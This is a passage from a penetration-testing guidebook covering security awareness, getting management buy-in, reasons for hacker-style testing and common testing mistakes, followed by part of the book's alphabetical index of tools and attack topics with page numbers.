Your provider should have its own contract for you that includes mutual nondisclosure verbiage. Make sure that both parties sign this contract to protect your organization.

Instilling a Security-Aware Mindset

Your network users are often your first *and* last line of defense. Make sure that your security testing efforts and the money spent on your information security initiatives aren't wasted because a simple employee slip-up gave a malicious attacker the keys to the kingdom.

The following elements can help establish a security-aware culture in your organization:

- **Make security awareness and ongoing training an active process among all employees and users on your network, including management and contractors.** One-time training when employees are hired isn't enough. Awareness and training must be periodic and consistent to ensure that your security messages are kept at the top of people's minds.

- TIP **Treat awareness and training programs as a long-term business investment.** Security awareness and training doesn't have to be expensive. You can buy posters, mouse pads, screen savers,

pens, and sticky notes to keep security on everyone's mind. Some creative solutions vendors are Cyberdise (https://cyberdise-awareness.com/), and KnowBe4 (www.knowbe4.com).

- **Get (and keep) the word on security out to management.** If you keep members of management in the dark about what you're doing, they'll likely never be on your side. I cover getting security buy-in in Chapter 20.
- **Align your security message with your audience and keep the message as nontechnical as possible.** The last thing you want to do is unload a bunch of geek-speak on people who have no clue what you're talking about. You'll end up with the opposite effect from the one you were going for. Put your messages in terms of each group you're speaking to, explaining how security affects them and how they can help.
- **Lead by example.** Show that you take security seriously and offer evidence that everyone else should, too. This approach is especially important in today's world of working from home and so many people being disconnected from the office.

If you can get the ear of management *and* users and put forth enough effort to make security a normal business practice day after day, you can shape your organization's culture. The process takes work, but it can provide security value beyond your wildest imagination. I've seen the difference it makes!

TIP If you're not sure where to begin with spreading the word on security or getting buy-in from management, ask AI. Prompts such as "what are some creative ways for me to train my users on information security" and "what are the best ways to get executive management on board with what I'm trying to do with information security." If you want to dig in further, you could prompt AI with "what's an effective multi-modal, multi-media security awareness program for different types of users in an organization?" You get some amazing answers.

Keeping Up with Other Security Efforts

Periodic and consistent security assessments aren't the be-all and end-all of information security. Testing doesn't guarantee security, but it's certainly a key element. This testing must be integrated into an ongoing security program that includes the following:

- Higher-level information risk assessments
- Strong security policies and standards that are enforced and met
- Solid incident-response and business-continuity plans that are tested
- Effective security awareness and training initiatives

Ideally, your security program should make money through added value or, at least, break even. These efforts may require hiring more staff or outsourcing more security help.

REMEMBER Don’t forget about formal training for yourself and any colleagues who help you. You have to educate yourself consistently to stay on top of the security game. Certified Ethical Hacker (CEH), SANS GIAC Penetration Tester, and the Certified Information Systems Security Professional (CISSP) are ones worthy of pursuing. Remember the obvious ones such as YouTube and your favorite AI tool.

Part 7

The Part of Tens

IN THIS PART …

Get and keep the right people on your side with security.

Understand why ongoing vulnerability and penetration testing is essential for addressing your security risks.

Avoid common errors IT and security professionals make when testing for security flaws.

Get help in your security assessment and management efforts with tools and related resources, including AI.

Chapter 20

Ten Tips for Getting Security Buy-In

IN THIS CHAPTER

- **Cultivate an ally and sponsor**
- **Outline the benefits of security testing**
- **Establish and maintain your credibility**
- **Show value in your efforts**

Dozens of key steps exist for obtaining the buy-in and sponsorship that you need to support your security testing efforts. In this chapter, I describe the ten that I find to be most effective. If you're out of ideas or don't know how to approach this topic, lean into AI. You'll get some great tips you likely never would've thought of otherwise.

Cultivate an Ally and a Sponsor

Although well-known breaches and compliance pressures are pushing things along, selling security to management isn't something that you want to tackle alone. Get an ally — preferably your direct manager or someone at that level or higher in the organization. Choose someone who understands the value of proper security vulnerability and penetration testing as well as information security in general. Although this person may not be able to speak for you directly, they can be seen as an unbiased sponsor, giving you more credibility.

Don't Be a FUDdy-Duddy

Sherlock Holmes said, “It is a capital mistake to theorize before one has data.” To make a good case for information security and the need for proper testing, support your case with relevant data. But don’t blow stuff out of proportion for the sake of stirring up fear, uncertainty, and doubt (FUD). Business leaders can see right through that tactic. Focus on educating management with practical observations and advice. Discussing rational fears that are proportional to the threat is fine, especially if they apply directly to your industry or business. Just don’t take the Chicken Little route, claiming that the sky is falling all the time. That’s tiring to those outside IT and security, and it will only hurt you over the long haul.

Demonstrate That the Organization Can’t Afford to Be Hacked

Show how dependent the organization is on its information systems. Create what-if scenarios (forms of business impact assessments) to show what can happen, how the organization’s reputation can be damaged, and how long the organization can go without using its network, computers, and data. Ask business leaders what they’d do without their computer systems and IT personnel and what they’d do if their sensitive business or client information was compromised. Show real-world evidence of breaches, including malware, physical security, and social engineering issues.

At the same time, be positive. Don’t approach management negatively with FUD but keep them informed on serious security happenings. Odds are they’re already reading about these things in major business magazines and newspapers. Figure out what you can do to apply those stories to your situation. To help management relate, find stories regarding similar businesses, competitors, or industries.

Show management that the organization *does* have what a hacker wants. Also, show them what insiders can do with their level of access. A common misconception among those who are ignorant about information security threats and vulnerabilities is that the organization or

network isn’t really at risk. Be sure to point out the potential costs of damage caused by hacking, such as

- Missed opportunities
- Exposure of intellectual property

> **RESEARCH RESOURCES**
>
> A good resource is the annual Verizon Data Breach Investigations Report (www.verizon.com/business/resources/reports/dbir/).
>
> Search engines and generative AI tools such as Gemini and ChatGPT are also great for finding practically everything publicly known about information security breaches.

- Liability issues
- Incident-response and forensics costs
- Legal costs and judgments
- Compliance-related fines
- Criminal punishments
- Lost productivity
- Replacement costs for lost or damaged information or systems
- Costs of fixing a reputation (which can take a lifetime to build and minutes to go away)

Outline the General Benefits of Security Testing

In addition to the potential costs listed in the preceding section, discuss how proactive testing can find security vulnerabilities in information systems that might normally be overlooked. Tell management that security testing in the context of vulnerability and penetration testing, sometimes referred to as *ethical hacking*, is a way of thinking like the

bad guys so that you can protect yourself from them — the "know your enemy" mindset detailed in Sun Tzu's *The Art of War.*

Show How Security Testing Specifically Helps the Organization

Document benefits that support the overall business goals, such as the following:

- Demonstrate that security doesn't have to be ultra-expensive and can save the organization money in the long run. Make the following points:
  - Security is most effective when built in early, not bolted on later.
  - Security doesn't have to be inconvenient or hinder productivity if it's done properly.
- Discuss how new products or services can be offered for a competitive advantage if secure information systems are in place and the following conditions are met:
  - State, federal, and international privacy and security regulations are observed.
  - Business partners' and customers' requirements are satisfied.
  - Managers and the company come across as businessworthy in the eyes of customers and business partners.
  - A solid security testing program and the appropriate remediation process show that the organization is protecting sensitive customer and business information.
- Outline the compliance and audit benefits of in-depth security testing.

Get Involved in the Business

Understand the business — how it operates, who the key players are, and what politics are involved. This includes

- Going to meetings to see and be seen, which can prove that you're concerned about the business
- Being a person of value who's interested in contributing to the business
- Knowing your opposition. Again, use the "know your enemy" mentality. If you understand the people you're dealing with internally, along with their potential objections, buy-in is much easier to get. This approach goes not only for management but also for your peers and practically every user on the network. Even your board of directors may have questions and concerns.

Establish Your Credibility

I think one of the biggest impediments to IT and security professionals is other people not "getting" us. Your credibility is all you've got. Focus on these five characteristics to build it and keep it:

- Be positive about the organization and prove that you really mean business. Your attitude is critical.
- Empathize with managers and show them that you understand the business side and what they're up against.
- Determine ways to help others get what they need rather than just take, take, take.
- Ask management what they would like to see and hear about related to security. It's one of the best ways to get insight into how their thinking and what they really want to know.
- Create a positive business relationship by being trustworthy. If you build that trust over time, selling security is much easier and can become effortless.

Speak on Management's Level

As cool as it may sound to you, no one outside IT and security is really impressed with cyberwarrior techie talk. One of the best ways to limit or reduce your credibility is to communicate with others in this fashion. Instead, talk in terms of the business and of what your specific audience needs to hear. Stop trying to impress people. Otherwise, the odds are great that what you say will go right over their heads and you'll lose credibility.

WARNING I've seen countless IT and security professionals lose business leaders as soon as they start speaking — a gigabyte here; encryption protocol there; packets, packets everywhere! Relate security issues to overall business goals, everyday business processes, most importantly, dollars!

Show Value in Your Efforts

This endeavor is where the rubber meets the road. Success in virtually every aspect of business revolves around the value you bring to the table. If you can demonstrate that what you're doing offers business value on an ongoing basis, you can maintain a good pace and not have to keep pleading to keep your security testing program going. Keep these points in mind:

- **Document your involvement in IT and security and create ongoing reports for management regarding the state of security in the organization.** Give management examples of how the organization's systems are (or will be) secured against attacks.
- **Outline tangible results as a proof of concept.** Show sample security assessment reports that you've created or scanner results from the security tools you intend to use.

- **Treat doubts, concerns, and objections by management and users as requests for more information.** Find the answers and see these as opportunities to further sell your efforts.

Be Flexible and Adaptable

Prepare yourself for skepticism and rejection. As hot as security is today, rejection still happens, especially from top-level managers who are somewhat disconnected from IT and security in the organization. A middle-management structure that lives to create complexity is a party to the problem as well.

REMEMBER Don’t get defensive. Security is a long-term process, not a short-term assessment, product, or service. Start small. Use a limited amount of resources — such as budget, tools, and time — and then build out the program over the long haul.

TIP Psychological studies have found that new ideas presented casually and without pressure are more likely to be considered and accepted than ideas that are forced on people under a deadline. If you focus on your approach at least as much as you focus on the content of what you’re presenting, you can often get the right people on your side, and in return, you’ll accomplish a lot more with your security program.

Chapter 21

Ten Reasons Hacking Is the Only Effective Way to Test

IN THIS CHAPTER

- **Uncovering overlooked weaknesses**
- **Understanding business threats with security assessments**

Approaching your security testing from the perspective of a hacker isn't just for fun or show. For numerous business reasons, it's the only effective way to find the security vulnerabilities that matter in your organization.

The Bad Guys Use Good Tools and Develop New Methods

If you're going to keep up with external attackers and malicious insiders, you have to stay current on the latest attack methods and tools that they're using. I cover many of the latest tricks, techniques, and tools throughout this book.

IT Governance and Compliance Are More Than High-Level Audits

With all the government and industry regulations in place, your business likely doesn't have a choice in the matter. You have to address security. The problem is that being "compliant" with these laws and regulations

doesn’t mean that your network and information are secure. Payment Card Industry Data Security Standard (PCI DSS) comes to mind here. Systems within your PCI DSS cardholder data environment might be secure but someone might be able to drive a truck through your ERP application. Countless businesses run their vulnerability scans, answer their self-assessment questionnaires, and assume that they’ve done all that’s needed to manage their information security programs. The same goes for compliance with the General Data Protection Regulation (GDPR), the Health Insurance Portability and Accountability Act (HIPAA), and others. You have to take off the checklist blinders and move from a compliance-centric approach to a more risk-centric approach.

Testing Complements Audits and Security Evaluations

No doubt someone in your organization understands higher-level security audits better than this vulnerability and penetration testing stuff. But if you can sell that person on more in-depth security testing and integrate it into existing security initiatives (such as internal audits and compliance spot checks), the auditing process can go much deeper and improve your outcomes. Everyone wins.

Customers and Partners Will Ask How Secure Your Systems Are

Many businesses now require in-depth security assessments of their business partners, and the same goes for certain customers. The bigger companies almost always want to know how secure their information is while it’s being processed or stored in your environment. You can’t rely on data center audit reports such as the commonly referenced SSAE 18 Service Organizational Controls (SOC) 2 attestation for data center security audits. PCI DSS requires formal penetration testing. and SOC 2

includes examples where penetration testing might be a relevant control. The best way to definitively know where things stand with your security posture, and to meet ongoing requirements, is to dig into your specific compliance or contractual requirements and then use the methods and tools I cover in this book.

The Law of Averages Works Against Businesses

Information systems are becoming more complex by the day — literally. A criminal hacker needs to find only one critical flaw to be successful. You have to find (and fix) all the flaws, or at least the ones that create the biggest vulnerabilities. If you're going to stay informed and ensure that your critical business systems (and the sensitive information they process and store) stay secure, you have to look at things with a malicious mindset and do so periodically and consistently over time, not just once, but every now and then. To state the obvious, AI is complicating things even further. This is why you have to use AI to your advantage before the bad guys use it for theirs. If you would like to dig further into AI LLM testing, check out the OWASP Top 10 for Large Language Model Applications (https://owasp.org/www-project-top-10-for-large-language-model-applications).

Security Assessments Improve Understanding of Business Risks

You can say that passwords are weak or patches are missing, but exploiting such flaws and showing the tangible *outcome* are quite different matters. There's no better way to prove the existence of a problem and motivate management to do something about it than to show the outcomes of the testing methods that I outline in this book.

If a Breach Occurs, You Have Something to Fall Back On

In the event a malicious insider or external attacker breaches your security, your business is sued, or your business falls out of compliance with laws or regulations, the management team can at least demonstrate that it was performing its due diligence and due care to uncover security risks through proper testing. You just have to make sure that proper testing is actually taking place! A related area that can be problematic is knowing about a problem and not fixing it. The last thing you need is a lawyer and their expert witness pointing out that your business was lax in security testing or follow-through. You don't want to go down that road. It's indefensible.

In-Depth Testing Brings Out the Worst in Your Systems

Someone walking around doing a self-assessment or high-level audit can find security best practices that you're missing, but they aren't going to find most of the security flaws that in-depth security vulnerability and penetration testing is going to uncover. The testing methods that I outline in this book bring out the warts and all. As ugly as this approach can be, it's what's needed.

Combined Vulnerability Scanning and Penetration Testing Is Key

Manual penetration testing by itself is rarely enough to find everything in your systems because the scope of traditional penetration testing is way too limited. The same goes for vulnerability scanning. When you combine both approaches and focus on a more in-depth level of testing, you get the most bang for your buck.

Proper Testing Can Uncover Overlooked Weaknesses

Performing the proper security assessments not only uncovers technical, physical, and human weaknesses, but it also reveals root causes with IT and security operations, such as patch management, network visibility, and lack of user awareness. Otherwise, you may not find these weaknesses until it’s too late.

Chapter 22

Ten Deadly Mistakes

IN THIS CHAPTER

- **Avoiding the wrong choices**
- **Preventing security disasters**

Making the wrong choices in your security testing can wreak havoc on your work and possibly even your career. In this chapter, I discuss ten potential pitfalls to be keenly aware of when performing your security assessment work.

Not Getting Approval

Getting documented approval in advance, such as via email or a formal contract for your security testing efforts — whether it's from management or your client — is a must. Outside of laws on the books that might affect your testing, it's your "Get Out of Jail Free" card.

WARNING Allow no exceptions — especially when you're an outsider doing work for clients. Make sure to get a signed copy of this document to file near your general and professional liability insurance policies to ensure that you're protected.

Assuming That You Can Find All Vulnerabilities

So many security vulnerabilities exist — known and unknown — that you cannot possibly find them all during your testing. Don't make any guarantees that you'll find *all* the security vulnerabilities in a system. You'll be starting something that you can't finish.

Stick to the following tenets:

- Be realistic.
- Use good tools, including AI.
- Get to know your systems and practice honing your techniques.
- Improve over time.

I cover these rules in various ways in Chapters 5 through 16.

Assuming That You Can Eliminate All Vulnerabilities

When it comes to networks, computers, and applications, ironclad security isn't attainable or affordable. You can't possibly prevent *all* security vulnerabilities, but you'll do fine if you uncover the low-hanging fruit that creates most of the risk and accomplish these tasks:

- Follow solid practices — the security essentials that have been around for decades.
- Patch and harden your systems.
- Leverage both AI and outside expertise when needed.
- Apply reasonable security countermeasures where you can, based on your budget and your business needs.

It's also important to remember that you'll have unplanned costs. You may find lots of security problems and need the budget to plug the holes. Perhaps you now have a due-care problem on your hands and *have* to fix the issues uncovered. For this reason, you need to approach information security from a risk perspective and have all the right people on board.

Performing Tests Only Once

Security assessments can be mere snapshots of your overall state of security. New threats and vulnerabilities surface continually, so you must perform these tests periodically and consistently to make sure that you keep up with the latest security defenses for your systems. Develop both short- and long-term plans for carrying out your security tests over the coming months and years. If you're doing such testing internally, on your own systems, you might consider running scans every week or two – once a month at least. Ditto for system health checks. Hopefully you're doing monitoring and alerting in real time!

Thinking That You Know It All

Even though some people in the field might beg to differ, no one working in IT or information security knows everything about this subject. Keeping up with all the software versions, hardware models, and emerging technologies, including AI, not to mention the associated security threats and vulnerabilities, is impossible. True IT and information security professionals know their limitations — that is, they know what they *don't* know. They *do* know where to get answers through myriad online resources.

Running Your Tests Without Looking at Things from a Hacker's Viewpoint

Think about how a malicious outsider or rogue insider can attack your network and computers. Get a fresh perspective; try to think outside the proverbial box about how systems can be taken offline, information can be stolen, and so on. Study criminal and hacker behaviors and common hack attacks so you know what to test for. I'm often blogging about this

subject at https://www.principlelogic.com/blog/. Check out the appendix for other trusted resources that can help you in this area.

Not Testing the Right Systems

Focus on the systems and information that matter most. You can hack away all day at a stand-alone desktop running Windows 7 or at a training-room printer with nothing of value, but does that do any good? Probably not, but you never know. Your biggest risks may be on the seemingly least critical system. Focus on what's both *urgent* and *important*. Scoping out your testing is arguably the most critical part of it all.

Not Using the Right Tools

Without the right tools, getting anything done without driving yourself nuts is impossible. In the sense that good tools are a must, it's no different from working around the house, on your car, or in your garden. Having the right tools for the task is a must. Download the free and trial version of the tools I mention throughout this book. Buy commercial tools when you can; they're usually worth every penny. No one security tool does everything, though.

REMEMBER Building your toolbox and getting to know your tools well will save you gobs of effort; you'll impress stakeholders with your results; and, most importantly, you'll help minimize your business's risks.

Outsourcing the Fox to Guard Your Henhouse

One specific area to be careful with is using systems integrators, value added resellers (VARs), or managed service providers (MSPs) to not only design and oversee your network but also ensure the security of it. This is a classic fox guarding the henhouse scenario. I see this quite often, especially in small- to medium-sized organizations that are trying to save money. They end up hiring their vendors, who often have minimal skills in vulnerability and penetration testing, to provide expertise on the current state of the network. This approach can create an indefensible conflict of interest that may come back to bite you.

Outsourcing Testing and Not Staying Involved

Outsourcing is great, but you must stay involved throughout the entire process. Don't hand the reins of your security testing to a third-party consultant or a managed service provider without following up and staying on top of what's taking place. You won't be doing your business any favors by staying out of third-party vendors' hair. Get *in* their hair (unless, of course, they're bald like me, but you know what I mean). You can't outsource accountability when it comes to security, so stay in touch!

Index

3M Privacy Filters, 116
2600 — The Hacker Quarterly, 38

A

AccessEnum, 205
access points (APs), 176, 177
account enumeration
    attacks using, 280–282
    countermeasures, 282–283
account lockout, 136
Active Directory credentials, 113
Active Server Pages (ASP), 309
Acunetix, 316
Acunetix Web Vulnerability Scanner, 307, 308, 313
AD Credential Audit, 73, 113
administrator passwords, 113
Advanced Archive Password Recovery (website), 127
Advanced EFS Data Recovery (Elcomsoft), 205
Advanced Encryption Standard (AES), 127, 185, 188
advanced hackers, 31
advanced malware, 169
Advanced Office Password Recovery (website), 322, 323
Advanced SQL Password Recovery (website), 322, 323

AES. *See* Advanced Encryption Standard (AES)
AFRINIC (website), 77
AgentGPT, 348
Aircrack-ng, 184, 188, 352
airodump-ng, 185
allintitle operator, 298
Amazon Web Services (AWS), 353
Ameneza Technologies Ltd., 46
Android, 210, 211, 214
anonymous FTP, 254
Apache web server, 250, 254
APNIC (website), 77
application attacks, 16
application programming interfaces (APIs), 315
Arctic Wolfoffer, 353
ARIN (website), 77
ARP spoofing (ARP poisoning), 164–166, 168
artificial intelligence (AI), 17, 20, 30, 33, 43, 58, 70, 75, 80, 85, 87, 89, 299, 338, 341, 348
    overconsumption of, 160
    tools, 47, 57, 65 (*See also* ChatGPT; Copilot; Gemini; Grok)
Asleap (website), 188
ASP. *See* Active Server Pages (ASP)
ASP.NET, 302
attachment-overload attack, 275–276

attacks
application, 16
nontechnical, 15
operating system, 16
planning and performing, 36–38
attack tree analysis, 46–47
auditing, *versus* vulnerability and penetration testing, 11
authenticated scans, 244–245
authorization, 19
AutoGPT, 348
automated email security controls, 278
automated file integrity monitoring program, 263
Azure, 353

B

bandwidth blocking, 275
banner attacks, 279–280
banner-grabbing attacks, 155–156
Bastille Unix, 266
Berkeley Software Distribution (BSD) r-commands, 259, 260
Bing (website), 71
biometric identification systems, 105
BIOS
password, weak, 131–132
password-protected, 137
BitLocker, 108, 208, 209

black-hat hackers, 8, 9, 32. *See also* criminal hackers
blind assessment approach, 57
blind SQL injection, 305
Blooover (website), 183
blue-hat hackers, 32
BlueScanner (website), 183
Bluesnarfer (website), 183
BlueSniper rifle, 182
blue team, 8
Bluetooth-enabled wireless devices, 182
Boot Camp, 240
Bow Tie, 46
bring your own device (BYOD) movement, 209
Broadcom (website), 265
Broadcom Carbon Black App Control, 169
brute-force attacks, 121–122
Brutus, 117, 119, 310–312
Btscanner, 183
buffer overflows, 263–264, 300–302
building vulnerabilities
    attack points, 100
    countermeasures, 100–101
Built-in Windows programs, 222
Burp proxy, 301, 304
Burp Suite Professional, 254, 294, 312–313, 315
business phones, 91

buy-in, security
adaptability in, 366
benefits of security testing, 363, 364
cultivating ally and sponsor, 361
establishing credibility, 365
fear, uncertainty, doubt (FUD), 362
flexibility in, 366
potential costs of damage from hacking, 362–363
showing value in efforts, 365–366
speaking on management's level, 365
understand the business, 364

C

Cain & Abel, 117, 146, 159, 164–166, 287, 322, 323
candy-security analogy, 81
cantenna, 178
CAPTCHA, 278, 315
Car Whisperer, 183
Center for Internet Security (website), 280, 326, 347
Certified Ethical Hacker (C|EH), 11, 357
Certified Information Systems Security Professional (CISSP), 11, 357
ChatGPT, 43, 57, 70, 75, 89, 123, 242, 266, 301, 337, 347
CheckSum Tool, 53
Cheops-ng (website), 348
chkconfig program, 257–258
CIP (Critical Infrastructure Protection), 12

CIS-CAT Pro tool, 347
Cisco ASA firewall, 172
Cisco LEAP protocol, 188
Cisco systems, 215
CISSP. *See* Certified Information Systems Security Professional (CISSP)
civil libertarians, 36
Cloudflare (website), 172, 317
CMMC. *See* Cybersecurity Maturity Model Certification (CMMC)
code injection, 304–306
Common Vulnerabilities and Exposures (website), 63, 336
CommView (TamoSoft), 59, 130, 146, 192–194
CommView network analyzer, 159, 162
computers, physical security vulnerabilities, 105–108
Configuration Manager, 244
connection attacks, 276–278
Copilot, 57
COPS, 263

countermeasures
against account enumeration, 282–283
against banner attacks, 280
against buffer overflow attacks, 264
against connection attacks, 277–278
against default script attacks, 309–310
denial of service (DoS) attacks, 171
directory traversals, 299–300
e-mail attacks, 275–276
against firewall rulebase vulnerabilities, 157–158
against header disclosures, 287
input-filtering attacks, 308–309
MAC address spoofing, 168
network analyzers, 163
null sessions, 232–233
password cracking, 135–136
ping sweeping, 152
port scanning, 152
against .rhosts and hosts.equiv file attacks, 258–260
against SMTP relay attacks, 286
against SNMP attacks, 154
wireless network attacks, 181–182
Counter Mode Cipher Block Chaining Message Authentication Code Protocol, 185
crackers, 9, 31

cracking passwords
about, 113
brute-force attacks, 121–122
bypassing authentication, 116–117
countermeasures, 135–136
on databases, 323–324
dictionary attacks, 120–121
general password cracking countermeasures, 133–137
with high-tech tools, 117–126
inference, 116
iOS, 210–214
keystroke logging, 128–129
on laptops, 204–208
network analyzers, 129–131
old-fashioned way, 114–117
password-protected files, 126–127
password storage locations, 120
phones and tablets, 209–214
shoulder surfing, 115–116
social engineering, 114–115, 122
software for, 117–119
weak authentication, 116–117
weak BIOS passwords, 131–132
weak password storage, 129
cracking tools, 22
crashing systems, 18, 20

crawlers, 297–298
credibility, 365
criminal hackers, 28, 31, 33
Critical Infrastructure Protection (CIP), 12
cross-site scripting (XSS), 307–308
CrowdStrike Falcon, 169
Crunchbase (website), 73
Ctrl+Alt+Delete shutdown, 265
Cyberdise (website), 356
Cybersecurity Maturity Model Certification (CMMC), 12

D

daemons, 250, 256. *See also* Linux
DarknetSearch, 72, 73
databases
    cracking passwords, 323–324
    security risk minimization, 325–326
    tool selection, 332
    vulnerabilities, 322, 324, 325
data loss prevention (DLP), 352
Davis, Peter T., 185, 193
Debian, 268
Debian-based security testing, 177
DeepFaceLab, 87
Deep Freeze Enterprise (website), 121
default script attacks, 309–310

degree of randomness, 119
deliverables, 22, 43
demilitarized zone (DMZ), 200, 290, 327
denial of service (DoS) attacks, 20, 145
    common attacks, 170
    countermeasures, 171
    Ping of Death, 170
    self-inflicted, 49–50
    SYN floods, 170
    testing, 170–171
DevTools, 301
dictionary attacks, 120–121
dictionary-based cracking tools, 119
Digital Hotspotter, 194
Digital Millennium Copyright Act (DMCA), 12
directional antenna, 177
directory harvest attack (DHA), 280
directory traversals
    countermeasures against, 299–300
    crawlers, 297–298
    definition, 296
    using Google for, 298–299
disk encryption, 209
Distributed Password Recovery (Elcomsoft), 117–118, 323
DMCA. *See* Digital Millennium Copyright Act (DMCA)
DMZ. *See* demilitarized zone (DMZ)

DNSstuff (website), 76
Domain Name System (DNS) registries, 76
Dradis (website), 341
Draper, John (Captain Crunch), 30
DumpSec (website), 136
dumpster diving, 15, 80, 89–90
dynamic application security testing (DAST), 318

E

EC Council (website), 11
EICAR (website), 288
ElcomSoft, 297
    Advanced EFS Data Recovery, 205
    Advanced SQL Password Recovery, 322, 323
    Distributed Password Recovery, 117–118, 323
    Forensic Disk Decryptor, 209
    iOS Forensic Toolkit, 211
    Phone Breaker, 205, 214
    Proactive Password Auditor, 118, 205
    Proactive System Password Recovery, 118
    Recovery, 118
    System Recovery, 204, 205
ElcomSoft Wireless Security Auditor (EWSA), 186–188
election meddling, 9

e-mail, 86
encryption, 24
firewalls, 278
header disclosures, 286–287
phishing, 15, 80, 86, 91–93
e-mail attacks
about, 274
automated email security controls, 278
banners, 279–280
capturing traffic, 287–288
e-mail bombs, 274–278
firewalls, 278
header disclosures, 286–287
malicious attacks, 274
malware, 288–289
operating guidelines, 290–291
security risk minimization, 289–291
SMTP attacks, 280–286
software solutions, 289–290
vulnerabilities, 273–274

e-mail bombs
about, 274
attachment-overload attack, 275–276
automated email security controls, 278
connection attacks, 276–278
subscription bombing, 276, 277
using floods of emails, 276
EmailVerify program, 281
EMM. *See* enterprise mobility management (EMM)
encrypted traffic attacks, 183–189
enterprise mobility management (EMM), 210
error-based SQL injection, 305
errors and omissions insurance, 44
Essential NetTools (TamoSoft), 146, 281
EternalBlue, 225
ethical hacking, 10. *See also* specific entries
outsourcing, 354–356
reasons for, 367–370
Ettercap (website), 159
event-logging system, 353–354
EXPN command, 282
extended detection and response (XDR), 352
external attackers, 8. *See also* black-hat hackers

F

Facebook, 73, 299

Failure Modes and Effects Analysis (FMEA), 46
fear, uncertainty, doubt (FUD), 362
federal laws and regulations, 12
Fedora Linux-based Network Security Toolkit, 177
FileLocator Pro, 129, 327–330
file permission hacks, 262–263
File Transfer Protocol (FTP), 250, 254, 258
FileVault, 108, 208, 209
FIN Stealth, 150
Firemon Risk Analyzer, 157
firewalls, 152, 317
    countermeasures against vulnerabilities, 157–158
    e-mail, 278
    rulebase analyzers, 157
    rules testing, 156–157
    web application, 21
footprinting, 57–58
Forensic Disk Decryptor (Elcomsoft), 209
FortiNet (website), 317, 326
fping, 59
FTP, 337. *See* File Transfer Protocol (FTP)
FUD. *See* fear, uncertainty, doubt (FUD)
full-disk encryption, 209

G

Gantt chart, 48
Gemini, 70, 75, 89, 242, 337

General Data Protection Regulation (GDPR), 368
general security tests, 266, 267
Getif, 146
GFI LanGuard, 147, 228, 229, 269
Glassdoor (website), 73
GLBA. *See* Gramm-Leach-Bliley Act (GLBA)
GNU MAC Changer, 167
Google, 57, 71, 295, 298–299
Google Drive, 16
Google Groups (website), 299
Google Hack Honeypot, 300
Google Hacking Database (website), 299
Google Hacking for Penetration Testers (Long), 299
Google Play, 210
Google Workspace, 277, 289
government and business websites, 74–75
grabbing banners
    countermeasures against attacks, 155–156
    Telnet, 155
Gramm-Leach-Bliley Act (GLBA), 12
gray-hat hackers, 9, 32
Grok, 57, 89

H

hackers

about, 9
addiction, 34
advanced hackers, 31
in advancement of technology, 29
aspects of real-world security, 37
attack styles, 36–37
as civil libertarians, 36
classification by, 28
context and approach of, 29–30
criminal hackers, 28, 31, 33
defined, 8
electronic foes, 28
for hire, 33
individualism, 33
maintaining anonymity, 38–39
motivations, 32–33
public perception of, 27
reasons for, 33–35
situational awareness, 28
skill levels, 31–32
stereotypes, 28
thinking like the bad guys, 29–30

Hackin9, 38
hacking magazines, 38

Hacking Wireless Networks For Dummies (Davis), 185

hacktivists, 32

hashes, 117–119, 122, 124, 206, 207, 323. *See also* passwords

Have I Been Pnwed (website), 72

header disclosures, 286–287

Health Information Technology for Economic and Clinical Health (HITECH) Act, 12

Health Insurance Portability and Accountability Act (HIPAA), 11, 12, 42, 368

hidden field manipulation, 303–304

HIPAA. *See* Health Insurance Portability and Accountability Act (HIPAA)

honeypot, 300

hosts, 59

hosts.equiv files, 258–260

HTTP. *See* Hypertext Transfer Protocol (HTTP)

HTTP over SSL/TLS (HTTPS), 295

HTTPS. *See* HTTP over SSL/TLS (HTTPS)

HTTrack Website Copier (website), 73, 297

Hugging Face, 341

Hunter (website), 282

Hydra, 118

Hypertext Preprocessor (PHP), 309

Hypertext Transfer Protocol (HTTP), 172, 258, 295

I

IBM i (operating system), 16

IceWarp email server, 277

ICMP. *See* Internet Control Message Protocol (ICMP) packets
IdentityFinder, 329
IDERA (website), 326
IEEE 802.11 standard, 175, 183
IIS. *See* Internet Information Services (IIS)
IMAP email services, 279, 280
Imperva (website), 172, 326
inetd.conf command, 256–257
inference, 116
information gathering
    dumpster diving, 80, 89–90
    footprinting, 57
    network mapping, 75–77
    null sessions, 231–232
    phone systems, 90–91
    public information, 69–75
    social engineering, 88–93
    using the AI, 89
    using the internet, 89
    windows (Microsoft), 223–230
information security management
    automating, 351–352
    maintaining security efforts, 357
    malicious use monitoring, 352–354
    outsourcing security assessments, 354–356
    security-aware mindset, 356–357

input-filtering attacks
buffer overflows, 300–302
code injection, 304–306
countermeasures against, 308–309
cross-site scripting (XSS), 307–308
hidden field manipulation, 303–304
SQL injection, 304–306
URL manipulation, 302–303
(IN)SECURE magazine, 38
inSSIDER, 180
insurance, 44
internal attackers, 8
International Data Corporation (IDC), 215
Internet Control Message Protocol (ICMP) packets, 149
Internet Information Services (IIS), 226, 300
Internet of Things (IoT), 215
interprocess communication (IPC$), 230, 234
intruder lockout mechanism, 119, 127, 136, 315
intrusion prevention systems (IPS), 21, 48, 317
inuril operator, 298
iOS Forensic Toolkit (Elcomsoft), 211
iOS passwords, cracking, 210–214
IoT. *See* Internet of Things (IoT)
IPC$. *See* interprocess communication (IPC$)
IP Personality (website), 317
IPSes, 152

J

Jamf (website), 268
Japan’s Personal Information Protection Act (JPIPA), 12
Java, 302
JavaScript onmouseover function, 307
John the Ripper, 118, 123–125, 352
JPIPA. *See* Japan’s Personal Information Protection Act (JPIPA)

K

KACE Systems Management Appliance, 269
Kaduu, 72, 75, 112, 313
Kali Linux, 177, 189, 249, 282
Kandjii (website), 268
KeyGhost (website), 128
keystroke logging, 128–129
Kismet (website), 177, 193
Knoppix (website), 205
KnowBe (website), 93
KnowBe4 (website), 356

L

LACNIC (website), 77
LangChain, 348
LanGuard, 182
laptop passwords, cracking, 204–208
large language model (LLM), 341

Large Language Model Applications, 369
LastPass (website), 134
LDAP. *See* Lightweight Directory Access Protocol (LDAP)
LEAP protocol, 188
Leave Me Alone (website), 278
Leiden, Candace, 144
LexisNexis (website), 75
life hacking, 9
Lightweight Directory Access Protocol (LDAP), 325
LinkedIn (website), 73, 299
link operator, 298

Linux, 119, 120, 176, 177, 193, 196
about, 247
advantages, 247–248
buffer overflow vulnerabilities, 263–264
common security weaknesses, 254
cracking passwords with John the Ripper, 124–125
distribution updates, 268–269
file permissions, 262–263
general security tests, 266, 267
information gathering, 249–253
live bootable toolkits, 177
MAC address spoofing, 167
multiplatform update managers, 269
NFS security access, 261–262
patching, 267–269
physical security, 264–266
.rhosts and hosts.equiv files securing, 258–260
securing, 139
side effects, 248
system scanning, 252–253
